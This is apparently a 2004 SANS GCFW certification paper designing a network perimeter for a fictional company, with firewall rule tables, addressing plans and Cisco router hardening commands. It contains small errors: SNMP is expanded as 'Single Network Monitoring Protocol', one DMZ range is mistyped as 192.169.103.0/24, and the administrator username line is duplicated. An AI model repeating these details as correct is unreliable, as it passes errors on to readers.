Global Information Assurance Certification Paper

SANS GCFW PRACTICAL ASSIGNMENT
Version 3.0

GIAC ENTERPRISES

By Jasmir Beciragic
June 24, 2004

ABSTRACT

This document describes the security perimeter of the GIAC Enterprises Company, which is an e-business company that sells fortune cookie sayings. The document begins with the description of company's network architecture and continues with the configuration of the border router, primary firewall and VPN (Virtual Private Network) which are the three main components to the perimeter. Design Under Fire section, follows flow of an attack. Work Procedure describes work procedure for the border router and it includes procedure for router configuration, auditing, backup password maintenance and diary

Table of Contents

1. ASSIGNMENT 1: Security Architecture

1.1 Introduction

GIAC Enterprises is an e-business company that sells fortune cookie sayings. This paper describes network security architecture for GIAC Enterprises.

1.2 Access requirements and restriction

1.2.1 Customers

Customers purchase fortune cookies sayings through the web server. There are several options to purchase fortune cookies sayings. The customer has to complete the order when he logs in to the secure sever. After the order is finished it is sent to the database server.

For contact with GIAC Enterprises, customers can use e-mail, telephone or fax.

Access requirements: SMTP (TCP port 25), HTTP (TCP port 80), HTTPS (TCP port 443)

1.2.2 Suppliers

Suppliers are companies that supply GIAC Enterprises with fortune cookie sayings. Suppliers connect to GIAC Enterprises through the web server in the same way as customers, but the difference is that they log in to the application from which they can submit their fortune data to the database server.

Suppliers will send e-mail to GIAC Enterprises.

Access requirements: SMTP (TCP port 25), HTTP (TCP port 80), HTTPS (TCP port 443)

1.2.3 Partners

Partners are companies that translate and resell fortune cookies sayings. Partners connect to GIAC Enterprises internal network through VPN connection. GIAC Enterprises employees use the same VPN connection to access partner's network.

Partners will send e-mail to GIAC Enterprises.

Access requirements: SMTP (TCP port 25), DNS (TCP port 53), HTTP (TCP port 80), HTTPS (TCP port 443), IKE (UDP port 500), ESP (protocol 50)

1.2.4 GIAC Enterprises employees located on GIAC Enterprises internal network

GIAC Enterprises employees located on GIAC Enterprises internal network have access to:

- The Internet
- External web server
- Database server through the internal web server
- Partners' networks through VPN connection

Access requirements: FTP (TCP port 21), SMTP (TCP port 25), DNS (UDP port 53), HTTP (TCP 80), HTTPS (TCP 443)

1.2.5 GIAC Enterprises mobile sales force and teleworkers

GIAC Enterprises mobile sales force and teleworkers have access to GIAC Enterprises Internal e-mail via OWA (Outlook Web Access) and Internal database through Internal web server. They use VPN SSL technology. Their laptops have installed personal firewall and anti-virus programs.

Access requirements: HTTP (TCP port 80), HTTPS (TCP port 443)

1.2.6 The general public

The general public will have access to GIAC Enterprises website which is designed to present all information about GIAC Enterprises Company. The general public will also send e-mail to GIAC Enterprises.

Access requirements: SMTP (TCP port 25), DNS (TCP port 53) HTTP (TCP port 80), HTTPS (TCP port 443)

1.2.7 Application

Application manages a secure e-business where GIAC's Enterprises customers, suppliers and partners can order and also pay fortune cookie sayings. Application is a transaction-based web service. All transactions are stored on the Oracle database server on the internal network. Anyone with a web browser supporting SSL can access the application.

1.3 Network Architecture

1.3.1 Principles of Network Architectures Design

1.3.1.1 Defense in Depth

Multiple security layers include:

- GIAC Enterprises Border Router with static packet filtering
- Multiple inline firewalls
- Multiple DMZ
- Operating systems hardening
- Services securing

- Anti-virus protection
- IDS (Intrusion Detection System)
- VPN (Virtual Private Network)
- Personal Firewall

1.3.1.2 Separating Resources

"Resource separation is one of the core network defense principles, and it is evident in many security-conscious designs. Grouping resources based on similarities in security-related attributes allows us to limit the attackers area of influence if he gains access to a system inside the perimeter". (Stephen Northcutt, Lenny Zeltser, Scott Winters, Karen Kent Frederick, Ronald W. Ritchey. Inside Network Perimeter Security. New Riders Publishing, 2003. 323)

1.3.1.3 One machine - One function

Firewalls combine many security functions in one system. These functions include for example VPN, DNS, e-mail, anti-virus etc. It is practical, but from a security point of view it is not the best solution. If an intruder takes over the firewall, he attains access to all services as well. Furthermore, several security functions in one firewall can affect the overall performance.

1.3.1.4 Firewall principles

It is of outmost importance to know up on which fundamentals firewall principles works. Below follow firewalls principles, which we deploy through our Network Architectures Design:

- All inbound and outbound traffic must pass through firewall(s)
- Connect small networks (demilitarized zones - DMZ) to the firewall itself
- Direct traffic from the Internet to the GIAC Enterprises Internal networks is denied. All inbound traffic must be terminated on the DMZ networks.
- Protect exposed hosts very well
- Audit a Network Perimeter after firewalls configuration changes




Figure 1 - GIAC Enterprises network design

1.4 Network Components

Our design uses three firewalls that serve different purposes: primary, secondary and management. The primary firewall lies between our border router and two others firewalls. The secondary firewall connects the internal networks and the management firewall connects management networks.

Our firewalls support several interfaces and they can manage multiple networks. We use different security zones on our firewalls.

On the primary firewall we group servers that are accessible from the Internet. VPN traffic we group in Public (encrypted) and Secure (unencrypted) traffic and in this way we even separate encrypted and unencrypted traffic. This design can then be used

for IDS implementation, i.e. we can monitor unencrypted traffic from our VPN devices.

The networks connected to the secondary firewall are separated in to MS Workstation, Windows and Red Hat segments.

I have chosen to have an isolated management firewall, since functions logging, IDS and management are very important for our security. The management networks are equally important as our internal networks and we separate management from other networks.

1.4.1 Connection to ISP (Internet Service Provider)

GIAC Enterprises is connected to an ISP with a 10 Mbps link. ISP provides the ability to upgrade Internet link if the Internet traffic grows. There are plans to use two ISPs to reduce the risks of a single ISP failure.

1.4.2 GIAC Enterprises Border Router

GIAC Enterprises Border Router is the first and last line of defense. The router performs a static packet filtering and it is a complement to other security mechanisms. The router is configured with anti spoofing rules, Denial of Service hardening, blocking common vulnerable ports. We use CIS (Center for Internet Security) Benchmark and Audit Tool for Cisco IOS Routers (http://www.cisecurity.com/bench_cisco.html) to grade security level.

GIAC Enterprises Border Router is Cisco 2691 with Cisco IOS 12.3.

1.4.3 External Internet segment

This segment connects the outer firewall to the Internet. All communication shall go through the firewall. Only traffic, which is supposed to go to and from GIAC Enterprises, is allowed to pass through this segment. Internal IP addresses must not exist.

1.4.4 Primary Firewall

The primary firewall is the next layer of security. Here lies the first actual shield to the Internet.

The primary firewall is the Cisco PIX 525 UR (http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_data_sheet09186a0080091b09.html#wp50073).

DMZ, as we mentioned above, is a “small network” that has limited access to Internet, a separate network on which you place computers, which can be reached from the Internet for example public services such as Web, Mail, DNS, etc. The computers placed on a DMZ shall be configured in a way they can handle a hacker

attack independently. We use Center for Internet Security's benchmark to grade the security level (http://www.cisecurity.com/bench_linux.html).

On the DMZ-Inet-services we connect the following servers: NTP server, DNS, Mail and Web. VPN interfaces with encrypted traffic are connected to the DMZ-VPN-public and VPN interfaces with unencrypted traffic are connected to the DMZ-VPN-secure.

We run a split DNS. The split DNS separates our external name resolution from the internal one. The external DNS server contains only information of publicly accessible systems on our network. The internal DNS server contains information concerning our internal and external servers. The internal DNS server is recursive and uses external DNS server to forward any request to the Internet. The external DNS is non-recursive except for our service network servers. The internal DNS doesn't support zone transfers. The external DNS server zone transfer is limited to only the ISP's DNS servers.

We have implemented a mail relay. The external mail server (mail relay server) connected to the DMZ-Inet-services receives messages from the Internet and forward them to the internal mail server. The internal mail server sends outbound messages through the mail relay as well. The internal mail server is completely separated from the outside. We use different software for the external mail server (Postfix) and for the internal mail server (Microsoft Exchange server). "Using products from different vendors for public and internal servers decreases the chances that vulnerability in one product affects all systems. AT the same time, it increases the number of software packages that you need to maintain and watch over." (Stephen Northcutt, Lenny Zeltser, Scott Winters, Karen Kent Frederick, Ronald W. Ritchey. Inside Network Perimeter Security. New Riders Publishing, 2003. 335.)

Servers connected to the DMZ-Inet-services are running Red Hat Enterprise Linux version 3 and they are running the following applications:

- BIND 9.2.3 (DNS)
- Postfix 2.1.0 (Mail) with spamassassin (http://www.spamassassin.org/) and MailScanner (http://www.mailscanner.info/)
- Apache 2.0.49 (Web)
- NTP server

The hardware is a Dell PowerEdge 2650 Xeon 2,0GHz, 2GB RAM and two 36GB local disks.

For securing Red Hat Enterprise Linux we use Bastille Hardening System (http://www.bastille-linux.org/). DNS, HTTP and SMTP services are also secured.

The IDS servers and the internal network servers have the same hardware and operating system as the servers connected to the DMZ-Inet-services. We use the same work procedure for operating systems hardening and services securing.

GIAC Enterprises VPN solutions are connected to DMZ-VPN-public and to DMZ-VPN-secure. We use two types VPN devices: VPN IPSec and VPN SSL.

For network-to-network connection we choose VPN IPSec and for this we use a Cisco router 2621 with Cisco IOS IP/FW/IDS PLUS IPSEC 3DES. We could also terminate the VPN on our primary firewall, but since we follow the principle "one machine – one function" we terminate VPN on the additional router. The router doesn't have to be too expensive and our administrators are used to use Cisco products. The router can use AIM (Advanced Integration Module) if a higher performance is needed.

For GIAC Enterprises mobile sales force and teleworkers we use VPN SSL. We use the PortWise mVPN (http://www.portwise.com/pw_mvpn_4.php). The VPN SSL has some benefits in comparison with VPN IPSec. "http://www.networknewz.com/networknewz-10-20031201SSLVPNinDetail.html" discusses the benefits of VPN SSL and we outline them as following items:

- Cost saving
- Platform independent
- Client type mobility
- Client IP mobility
- No NAT issues
- Granular access control
- Restrictive firewall rules

NTP (Network Time Protocol) is used to synchronize the time on all servers. Our NTP server, which is connected to DMZ-Inet-services, is synchronized with the two NTP servers on the Internet (http://www.eecis.udel.edu/~mills/ntp/clock1a.html).

Traffic flows between the different zones is shown on the next table

Interface	Source	Destination	Service	Action	Comment
Outside	Any	Ext. web server	HTTP	Allow	
Outside	Any	Ext. web server	HTTPS	Allow	
Outside	Any	Ext. mail server	SMTP	Allow	
Outside	ISPs DNS servers	Ext. DNS server	DNS (TCP)	Allow	Zone transfer
Outside	Any	VPN-SSL-public	HTTP	Allow	
Outside	Any	VPN-SSL-public	HTTPS	Allow	
Outside	Partner 1 VPN gateway	VPN-IPSec-public	IPSec	Allow	
Outside	Border router	Syslog servers	Syslog	Allow	
Outside	Any	Any	Any	Deny	
inet-services	Ext. mail server	Any	SMTP	Allow	

inet-services	Ext. DNS server	Any	DNS (TCP and UDP)	Allow	
Inet-services	Ext. web server	Oracle database server	Oracle	Allow	
Inet-services	Ext. NTP server	62.119.40.98	NTP	Allow	
inet-services	Ext. NTP server	192.36.134.17	NTP	Allow	
inet-services	Servers on the inet-services DMZ	Syslog servers	Syslog	Allow	
inet-services	Any	Any	Any	Deny	
vpn-public	VPN-IPSec-public	Partner 1 VPN gateway	IPSec	Allow	
vpn-public	Any	Any	Any	Deny	
vpn-secure	VPN-SSL-secure	Int-mail-server	HTTP	Allow	
vpn-secure	VPN-SSL-secure	Int-web-server	HTTP	Allow	
vpn-secure	Partner 1 private network	Int-mail-server	SMTP	Allow	
vpn-secure	Partner 1 private network	Int-web-server	HTTP, HTTPS	Allow	
vpn-secure	Partner 1 private network	Int-DNS-server	DNS (UDP)	Allow	
vpn-secure	VPN-SSL-secure	Ext. NTP server	NTP	Allow	
vpn-secure	VPN-IPSec-secure	Ext. NTP server	NTP	Allow	
vpn-secure	VPN-SSL-secure	Syslog servers	syslog	Allow	
vpn-secure	VPN-IPSec-secure	Syslog servers	syslog	Allow	
vpn-secure	Any	Any	Any	Deny	
inside	Int. mail server	Ext. mail server	SMTP	Allow	
inside	Int. DNS server	Ext. DNS server	DNS	Allow	
inside	Internal – MS Workstation	Ext. web server	HTTP, HTTPS	Allow	
inside	Internal – MS Workstation	DMZ-Inet-services	Any	Deny	
inside	Internal – MS Workstation	Partner 1 private network	Any	Allow	
inside	Internal – MS Workstation	Any	HTTP, HTTPS, FTP	Allow	

inside	Servers on the Management network	NTP server	NTP	Allow	
inside	Management firewall	NTP server	NTP	Allow	
inside	Secondary firewall	NTP server	NTP	Allow	
inside	Internal NTP server	NTP server	NTP	Allow	
inside	Management Workstation	Servers on the inet-services DMZ and primary firewall	SSH	Allow	
inside	Management Workstation	Ext. DNS server	DNS	Allow	
inside	Management Workstation	Any	HTTP, HTTPS	Allow	
inside	Any	Any	Any	Deny	

In the beginning of the table above we have rules, which control traffic that is entering from the Internet to our primary firewall's DMZ. We allow HTTP, HTTPS, SMTP, DNS, IPSec (IPSec-ESP and IPSec-IKE) and syslog traffic to respective servers. Then follow rules, which define what traffic is allowed to leave the DMZ networks. From inet-services DMZ we control SMTP, DNS, Oracle, NTP and syslog traffic. From vpn-public DMZ we only allow IPSec traffic from our VPN gateway to partner's VPN gateway. VPN-secure DMZ controls traffic from GIAC Enterprises mobile sales force and teleworkers and our partner's private network. On the inside interface we control outbound traffic from the internal and management networks.

After rules that regard interfaces the statements are added, which drop and log other traffic. This procedure is in reality not necessary, because there is an implicit deny at the end of every ACL, but we want PIX to create a log message for each drop message.

1.4.5 Management firewall

To the management firewall we connect the following:

- Intrusion Detection System (IDS)
- Syslog servers
- Management station

With help of an Intrusion Detection System there is a possibility to additionally increase the security and there is a possibility to see what kind of traffic flows in the network. IDS is a complement to common security mechanisms and not a replacement for these. SNORT (www.snort.org) version 2.1.2 has chosen as the IDS system. The Figure 1 shows infrastructure solution for GIAC Enterprises IDS. It consists of:

- SNORT sensors
- Database server (MySQL)

- Web server (Apache) with Analysis Console for Intrusion Databases (ACID)

The IDS does not have an optimal function if the sensors are not placed on a right place in the network. We have two IDS sensors. IDS sensors have quad cards and we start one SNORT process per port. Figure 1 shows how we place our IDS sensors. The interfaces, which sniff traffic from the different DMZ, do not use IP address. The interfaces, which send "log" data to database server are connected to IDS management network. Log data is sent from sensors to a centralized database server. Communication from the sensors to database is encrypted. We are trying to monitor all traffic. We plan to set up the third IDS sensor, which will monitor internal networks. The IDS Sensor 1 monitor the following networks: DMZ-Inet-services, DMZ-VPN-public, DMZ-VPN-secure and DMZ-middle. The IDS Sensor 2 monitors the following networks: External Internet segment, Management network - syslog, Management network – IDS and Management. All machines on the IDS management network send syslog messages to the syslog servers. The Intrusion analyst can see and investigate incidents via a Webb interface (ACID). The Intrusion analyst with special attention investigates alerts on the IDS sensors.

All network components send syslog messages to the two-syslog servers. The syslog servers must be dimensioned to handle many logs. We use a Modular Syslog (msyslog). The syslog servers send our logs to internal database (MySQL). On the syslog servers continual log analysis is performed with swatch (http://www.spitzner.net/swatch.html). Swatch monitors text based logs and searches for previously identified patterns and alarms via e-mail. On the syslog database we use SQL queries. We investigate to introduce a tool, which will help us with: analysis, troubleshooting and reporting.

We use management station, which is connected to DMZ Management Workstation, for administration and configuration of our network's components.

Traffic flows between the different zones is shown in the table below.

Interface	Source	Destination	Service	Action	Comment
outside	Border Router	Syslog servers	Syslog	Allow	
outside	Servers on the inet-services DMZ	Syslog servers	Syslog	Allow	
outside	Servers on the Internal network - redhat	Syslog servers	syslog	Allow	
outside	Any	Any	Any	Deny	
ids	Servers on the management network - IDS	Syslog servers	syslog	Allow	
ids	Servers on the management network - IDS	Ext. NTP server	NTP	Allow	
ids	Any	Any	Any	Deny	

syslog	Syslog servers	Ext. NTP server	NTP	Allow	
syslog	Any	Any	Any	Deny	
inside	Management Workstation	Any	HTTP, HTTPS	Allow	
inside	Management Workstation	Ext. DNS server	DNS	Allow	
inside	Management Workstation	Syslog servers	Syslog	Allow	
inside	Management Workstation	Ext. NTP server	NTP	Allow	
inside	Management Workstation	Primary firewall	SSH	Allow	
inside	Management Workstation	Secondary firewall	SSH	Allow	
inside	Management Workstation	Management firewall	SSH	Allow	
inside	Management Workstation	Servers on the management networks and DMZ-Inet-services	SSH	Allow	
Inside	Any	Any	Any	Deny	

From the table above we see that it is only the syslog traffic from border router, servers on the inet-services DMZ and servers on the Internal network - redhat are entering the management network - syslog.

Syslog and NTP traffic from the servers on the management network - IDS to syslog servers and External NTP server are allowed to leave the management network - IDS.

On the management network – syslog, we only allow NTP traffic. Syslog servers synchronize time with the External NTP server.

On the inside interface we control HTTP, HTTPS, syslog, NTP and SSH traffic from the management workstation.

After rules that regard interfaces the statements are added, which drop and log other traffic.

1.4.6 Internal firewall

The Internal Networks (Workstations and Servers) are connected through the secondary firewall. The secondary firewall is the Cisco PIX 515E. To the secondary firewall are connected:

- Internal Network - Red Hat
- Internal Network - Windows

- Internal Network - Workstation

Internal DNS is running BIND 9.2.3 and Internal Web is running Apache 2.0.49.

Internal mail is running Microsoft Exchange Server 2003 and operating system is Microsoft Windows Server 2003.

The database software is Oracle.

We choose that all internal servers and workstations be synchronized with the Internal NTP server. The Internal NTP server takes NTP times from the External NTP server.

The workstations on the Internal "Network – Workstation" have installed the anti-virus programs.

Traffic flows between the different zones is shown on the table below.

Interface	Source	Destination	Service	Action	Comment
Outside	Ext. mail server	Int. mail server	SMTP	Allow	
outside	Ext. web server	Oracle database server	Oracle	Allow	
outside	VPN-SSL-secure	Int. mail server	HTTP	Allow	
outside	VPN-SSL-secure	Int. web server	HTTP	Allow	
outside	Partner 1 private network	Int. mail server	SMTP	Allow	
outside	Partner 1 private network	Int. web server	HTTP, HTTPs	Allow	
outside	Partner 1 private network	Int. DNS server	DNS		
outside	Any	Any	Any	Deny	
windows	Int. mail server	Ext. mail server	SMTP	Allow	
windows	Int. mail server	Int. NTP server	NTP	Allow	
windows	Int. mail server	Int. DNS Server	DNS	Allow	
windows	Any	Any	Any	Deny	
redhat	Servers on the Internal network - redhat	Syslog servers	syslog	Allow	
redhat	Int. NTP server	Ext. NTP server	NTP	Allow	
redhat	Int. DNS server	Ext. DNS server	DNS	Allow	
redhat	Any	Any	Any	Deny	
inside	Internal Network – MS Workstation	Any	HTTP, HTTPS, FTP	Allow	
inside	Internal Network – MS Workstation	Internal DNS server	DNS		
Inside	Any	Any	Any	Deny	

The table above begins with the rules, which provide additional protection for the internal networks:

- The External mail server can talk with the internal mail server through SMTP
- The External web server can talk with the Oracle database server through Oracle port
- The VPN-SSL-secure can talk with the Internal web server and with the Internal mail server through HTTP
- Partner 1 private network can talk with the Internal mail server, the Internal web server and the Internal DNS server through SMTP, HTTP, HTTPS and DNS

The Internal mail server can talk with the External mail server, Internal DNS server and it synchronizes time with the Internal NTP server.

Traffic from the Internal network – redhat is also restricted:

- The servers on the Internal network – redhat can send syslog messages to syslog servers
- The Internal NTP server can synchronize time with the External NTP server on the DMZ-Inet-services
- The Internal DNS server can talk with the External DNS server.

GIAC Enterprises employees located on GIAC Enterprises internal network can use HTTP, HTTPS, FTP, SMTP and DNS protocols.

After rules that regard interfaces the statements are added, which drop and log other traffic.

1.5 IP addressing

GIAC Enterprises uses:

- Public IP address - The IP address range for GIAC enterprises network is 110.10.10.0/24, which belongs the IANA reserved list according to http://www.iana.org/assignments/ipv4-address-space and is used for public presence. IP address range for GIAC's partner is 100.0.0.0/24. It is in the IANA reserved list as well.
- DMZ IP address - The DMZ segments use the RFC 1918 class C private address range of 192.168.0.0/16 (http://www.rfc-editor.org/rfc/rfc1918.txt).
- Internal IP address - The internal networks use the RFC 1918 class A private address space of 10.0.0.0/8 (http://www.rfc-editor.org/rfc/rfc1918.txt).

GIAC Enterprises Network	**Address range**
GIAC public address	110.10.10.0/24
DMZ-Inet-services	192.168.100.0/24
DMZ-VPN-public	192.168.101.0/24
DMZ-VPN-secure	192.168.102.0/24
DMZ-middle	192.169.103.0/24
Management Network - Syslog	192.168.104.0/24
Management Network - Workstation	192.168.105.0/24
Management Network - IDS	192.168.106.0/24
Internal Network - MS Workstation	10.10.0.0/24

Internal Network - Windows	10.10.1.0/24
Internal Network - Red Hat	10.10.2.0/24

GIAC's partner Network	Address range	VPN gateway	Private network
Partner 1	100.0.0.0/24	100.0.0.10	192.168.200.0/24

Host	IP Address	Alias	Interface	Note
Border Router	110.10.10.1		FastEthernet0/0	
Primary firewall	110.10.10.2		ethernet0	outside
Primary firewall	192.168.100.1		ethernet1	inet-services
Ext. web server	192.168.100.10	110.10.10.10		
Ext. mail server	192.168.100.11	110.10.10.11		
Ext. DNS server	192.168.100.12	110.10.10.12		
Ext. NTP server	192.168.100.13	110.10.10.13		
Primary firewall	192.168.101.1		ethernet2	vpn-public
VPN-IPSec-public	192.168.101.20	110.10.10.20	FastEthernet0/1	
VPN-SSL-public	192.168.101.21	110.10.10.21		
Primary firewall	192.168.102.1		ethernet3	vpn-secure
VPN-IPSec-secure	192.168.102.20		FastEthernet0/0	
VPN-SSL-secure	192.168.102.21			
Primary firewall	192.168.103.1		ethernet4	inside
Management Firewall	192.168.103.2		ethernet0	outside
Management Firewall	192.168.104.1		ethernet1	syslog
Syslog server 1	192.168.104.10	110.10.10.30		
Syslog server 2	192.168.104.11	110.10.10.31		
Management Firewall	192.168.105.1		ethernet2	inside
Management Workstation	192.168.105.10			
Management Firewall	192.168.106.1		ethernet3	ids

IDS sensor 1	192.168.106.10			
IDS sensor 2	192.168.106.11			
IDS Database server	192.168.106.12			
IDS Web server	192.168.106.13			
Secondary Firewall	192.168.103.3		ethernet0	outside
Secondary Firewall	10.10.0.1		ethernet1	inside
MS-Workstation	10.10.0.10			
…				
Secondary Firewall	10.10.1.1		ethernet2	Windows
Int. mail server	10.10.1.10			
Secondary Firewall	10.10.2.1		ethernet3	RedHat
Int. web server	10.10.2.10			
Int. DNS server	10.10.2.11			
Database server Oracle	10.10.2.12			
Backup server	10.10.2.13			
Internal NTP	10.10.2.14			

2. ASSIGNMENT 2: Security Policy and Component Configuration

2.1 Introduction

GIAC Enterprise border router, Cisco 2691 is the first and the last line of defense. The next line of defense is a primary firewall PIX 525. As VPN we use Cisco 2600 router with Cisco IOS IP/FW/IDS PLUS IPSEC 3DES (c2600-jk9o3s-mz.122-24.bin).

2.2 GIAC Enterprises Border Router

2.2.1 Router Configuration

In this part of practical we use named access lists. Named access lists use descriptive names instead of numbers. Article http://safariexamples.informit.com/1587200554/content/8-538.pdf describes the key differences between numbered and named IP access. In Assignment 4 numbered access lists are used because we want to perform auditing with CIS Benchmark and Audit Tool for Cisco IOS Routers (http://www.cisecurity.org/bench_cisco.html).

GIAC enterprises border router works as a static packet filter and it blocks specific IP addresses and critical services. We use "established" command instead of reflexive access list because we have a stateful inspection based firewall as the second line defense.

Appendix A - Router Security Policy for GIAC Enterprises border is a basis for our router configuration.

2.2.1.1 Password protection

enable secret <…Cisco type 5 encrypted password …>
The IOS privileged EXEC mode is protected by the enable password. We use the "enable secret" command, which stores the enable password as an MD5 hash.

service password-encryption
With the "service password-encryption" command we encrypt username password.

2.2.1.2 Limit remote access

line vty 0 4
transport input none
The “transport input none” command disables the virtual terminal lines. We use console port to access our router.

ip access-list extended e0/0-in
deny ip any host 110.10.10.1 log-input
ip access-list extended e0/1-in
deny ip any host 192.168.1.1 log
These ACLs disable access to our router IP addresses.

2.2.1.3 Limit local access

line con 0
exec-timeout 15 0
login
Access to GIAC Enterprise border router is limited only through the console. The "exec-timeout 15 0" command disconnects session after 15 minutes.

line aux 0
no exec
Aux port is disabled.

aaa new-model
We use AAA (Authentication, Authorization and Accounting) services, which allows database authentication.

aaa authentication login default local
The command “aaa authentication login default local” specifies that local user database is checked. Our users login to user mode.

aaa authentication enable default enable
The command “aaa authentication enable default enable” specifies that enable mode is accessed by a common enable password.

username administrator1 password <…Cisco type 7 encrypted password …>
username administrator1 password <…Cisco type 7 encrypted password …>
We create two administrators and each of them has their own user id and password to log on to the router.

2.2.1.4 Display login banner

banner motd ^C
VARNING: Use by unauthorized persons is prohibited ^C
Login banner warns users against unauthorized access.

2.2.1.5 Configure SNMP, NTP, logging data and other services

GIAC Enterprise border router has a disabled SNMP (Single Network Monitoring Protocol) i.e. the router will not send SNMP traffic.

GIAC Enterprise border router has a disabled NTP i.e. we will not be using NTP. After every router boot we must set clock manually.
clock set hh:mm:ss <1-31> Manth

SNMP and NTP configuration corresponds to our Router Security Policy for GIAC Enterprises border router (Appendix A)

logging syslog1_ip
logging syslog2_ip
The commands "logging syslog1_ip" and "logging syslog2_ip” send syslog messages to our syslog servers (110.10.10.30 and 110.10.10.31).

Logging is used selectively for performance reasons. On the access-lists, which are

applied on the external interface we log connection attempts to the external IP address of our border router and on the last rule “deny ip any any”. On the access-lists, which are applied on the internal interface we don’t expected many syslog messages and we log all “deny” rules with the log-input switch to log MAC address information.

logging buffered 4096 warnings
We log up to 4096 bytes warning messages in a local buffer.

logging console critical
This command sets console-logging level. We log critical messages on the console.

service timestamps debug datetime msec
service timestamps log datetime msec
The lines above add timestamps to debugging and system logs.

service tcp-keepalives-in
We use tcp keepalives to kill stale connections.

2.2.1.6 Other protection mechanisms

no ip source-route
The command "no ip source-route" disables IP source route option.

ip access-list extended e0/0-in
deny icmp 110.10.10.0 0.0.0.255 any echo-reply log-input
permit icmp 110.10.10.0 0.0.0.255 any echo
ip access-list extended e0/1-in
deny icmp any 110.10.10.0 0.0.0.255 echo log
permit icmp any 110.10.10.0 0.0.0.255 echo-reply
We allow outbound echo request and disallow inbound echo reply.

no ip bootp server
no ip http server
With the commands above we will disable unnecessary services. Our version of IOS has disabled udp-small-servers, tcp-small-servers and finger services.

no cdp run
no cdp enable
The command “no cdp enable” turns of CDP (Cisco Discovery Protocol) on our interfaces. We use the command “no cdp run” to turn off CDP on all interfaces. The CDP protocol is used for network management and to discover other Cisco devices.

no ip unreachables
We don’t want our router to send IP unreachable ICMP messages. The router only sends IP unreachable ICMP messages when the destination hosts are unreachable.

no ip proxy-arp
By default, IOS enables proxy ARP on all interfaces. We don't need this service, so we disable it:

interface FastEthernet0/0
no ip proxy-arp
interface FastEthernet0/1
no ip proxy-arp

no ip redirects
We have no need for sending redirects, so we disable them:
interface FastEthernet0/0
no ip redirects
interface FastEthernet0/1
no ip redirects

2.2.1.7 IP address spoof protection

ip access-list extended e0/1-in
deny ip 10.0.0.0 0.255.255.255 any
deny ip 127.0.0.0 0.255.255.255 any
deny ip 172.16.0.0 0.15.255.255 any
deny ip 110.10.10.0 0.0.0.255 any
deny ip 192.168.0.0 0.0.255.255 any
deny ip any 127.0.0.0 0.255.255.255
deny ip any 172.16.0.0 0.15.255.255
deny ip any 192.168.0.0 0.0.255.255
deny ip 0.0.0.0 0.255.255.255 any
deny ip host 255.255.255.255 any
deny ip 224.0.0.0 15.255.255.255 any
deny ip 240.0.0.0 7.255.255.255 any
deny ip 169.254.0.0 0.0.255.255 any

According to Router Security Configuration Guide (http://nsa2.www.conxion.com/cisco/guides/cis-2.pdf) "Unicast RPF verification is best suited for routers that act as part of the security boundary between two networks (e.g. a filtering router between a LAN and the Internet). Used properly, it can provide better performance than an access list for ingress and egress address filtering." We don't use RPF because we plan to connect our net to two different ISPs in the future.

The above lines are our ingress filters. On the external interface we block spoofed addresses: IP address from the internal network, private addresses (RFC 1918), loopback network, IP multicast address and IANA reserved addresses (http://www.iana.org/assignments/ipv4-address-space).

ip access-list extended e0/0-in
